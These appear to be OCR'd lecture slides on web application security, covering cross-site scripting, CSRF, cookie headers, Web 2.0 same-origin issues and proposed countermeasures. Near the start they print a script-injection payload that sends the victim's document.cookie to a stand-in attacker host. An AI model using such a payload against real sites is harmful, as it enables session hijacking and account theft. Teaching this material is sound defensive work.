
HTML returned from www.trusted.com

```
<p>Error! File Not Found:</p>
Filename : <script>document.location= 'http://www.evil.com/steal-cookie.php?'
+document.cookie</script>
```

Cross-Site Request Forgery (CSRF)

- Identified in 2005
- Tricks a user into issuing commands to the web server without knowing.
- Access from a static hyperlink or script in the attacker's web page to an innocent web page.
- Does not require malicious script to be injected into the innocent web page.
- Works either on GET or POST methods.
- What an attacker can do:
  - Issue commands to the web server which requires authorization (add/remove users in SNS, send web mail…)
  - Steal information (either in HTML or async messages such as JSON)
- JavaScript Hijacking (Fority report, March 12, 2007) is a variant of CSRF
  - CSRF + object setter overriding

Broken Authentication Model Enables Cross-Site Request Forgery (CSRF) Attacks



Countermeasures for CSRF

- Verify the Referrer HTTP Header on the server-side
  - Referrer header is optional and not supported by some browsers
- Insert secret token in the HTTP request parameter, e.g., by using hidden field
  - E.g.,
    - S->C:<input type="hidden" name="_secret_" value="xyz" />
    - C->S: GET /path?_secret_=xyz
  - Modify the server-side application, or use rewriting proxy
- Add new Cookie option, e.g., "valid-only-from-pages-in-the-same-domain"
  - Backward-compatibility is a problem
- Unfortunately, none of above can prevent XSS-based CSRF

Cookie Headers


- Server -> Client
  - Set-Cookie: <name>=<value>[; <name>=<value>]...
    [; expires=<date>][; domain=<domain_name>]
    [; path=<some_path>][; secure]
- Client -> Server
  - Cookie: <name>=<value> [;<name>=<value>]...

Class of Attacks

- XSS - Script Injection
  - Steal information
    - communication back to the remote attacker (e.g., cookie theft)
      - Countermeasure: Access Control on network via linkable attributes
      - Vogt et al., Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis, NDSS 2007
  - Don't steal information – compromise content integrity
    - Changes information on the page (e.g., wrong price)
      - Countermeasure: ?
    - Issues privileged commands to the server (like CSRF)
      - Countermeasure: ?
    - Phishing… tricks user into navigating to a malicious sites via links
- CSRF - No Script Injection
    - Issues privileged commands
      - Countermeasure: Better authentication than cookie
    - Steal information through JavaScript hijacking
      - Countermeasure: Better authentication than cookie

Web 2.0

- Nature of Web 2.0 – user collaboration (blog, wiki…)
- AJAX = Async + JavaScript + XML
- Dynamic HTML to update data and stylesheet of the web page through DOM manipulation
-Mashup integrates services into a single user experience



Two modes of asynchronous communication

- XMLHttpRequest
  - Browser API to make HTTP connections to servers
  - Can use GET and POST methods
  - Restricted by the same-origin policy
    - often used with AJAX proxy to bypass the same-origin policy
- Remote JSON
  - JSON: JavaScript Object Notation
  - Send information using a <script> tag
    - <script src="http://x.com/send?val={name:'sachiko',job:'ibm'} " />
  - Receive information either via a callback-function or a global variable
    - function myfunc(data) { /* process data */ }
    - <script src="http://x.com/send?val={name:'sachiko',job:'ibm'}&callback=myfunc" />
  - Can use only GET method
  - Not restricted by the same-origin policy

Security Enhanced Web Client

- Web 1.0 Security Model – the same-domain Policy
  - Documents originated from different domains (servers) cannot access each other's content
  - XMLHttpRequest connections are limited only to the same domain
  - Problems
    - Many ways to bypass: e.g., use of JSON and linkable attributes
      - e.g., <script src="…" /> <img src="… " >
    - Browsers allow to relax the domain to the super domain
      - E.g., www.ibm.com -> ibm.com -> .com
    - Checks only the server name, does not distinguish the path
      - http://host.com/~alice" and "http://host.com/~bob
- The same-domain policy does not make sense in Web2.0
  - Needs for "mashup"
  - The content from the same domain may consists of data from various sources (Blogs, Wikis, Social Network Services…)
- Component model is not a "cure-all"
  - Vulnerable to cross-site scripting
  - Not all developers may follow the component programming model because presentation is more important than security ;)

Access Control on Network

- Control access to remote servers via use of linkable attributes
  - Simple list of URL expressions for “allow-access to”
  - Applies to any forms of network accesses
- Preventing CSRF
  - Mandate the Referrer header
    - Cons: currently the Referrer header is optional
  - New “must-be-chained” option in the Set-Cookie header
    - The cookie will be sent only when the referrer page is in the same domain
    - Cons: old browsers may ignore the option
  - New “has-chained” option in the Cookie header
    - Indicates whether the referrer page is in the same domain
    - Cons: again, old browsers may ignore the option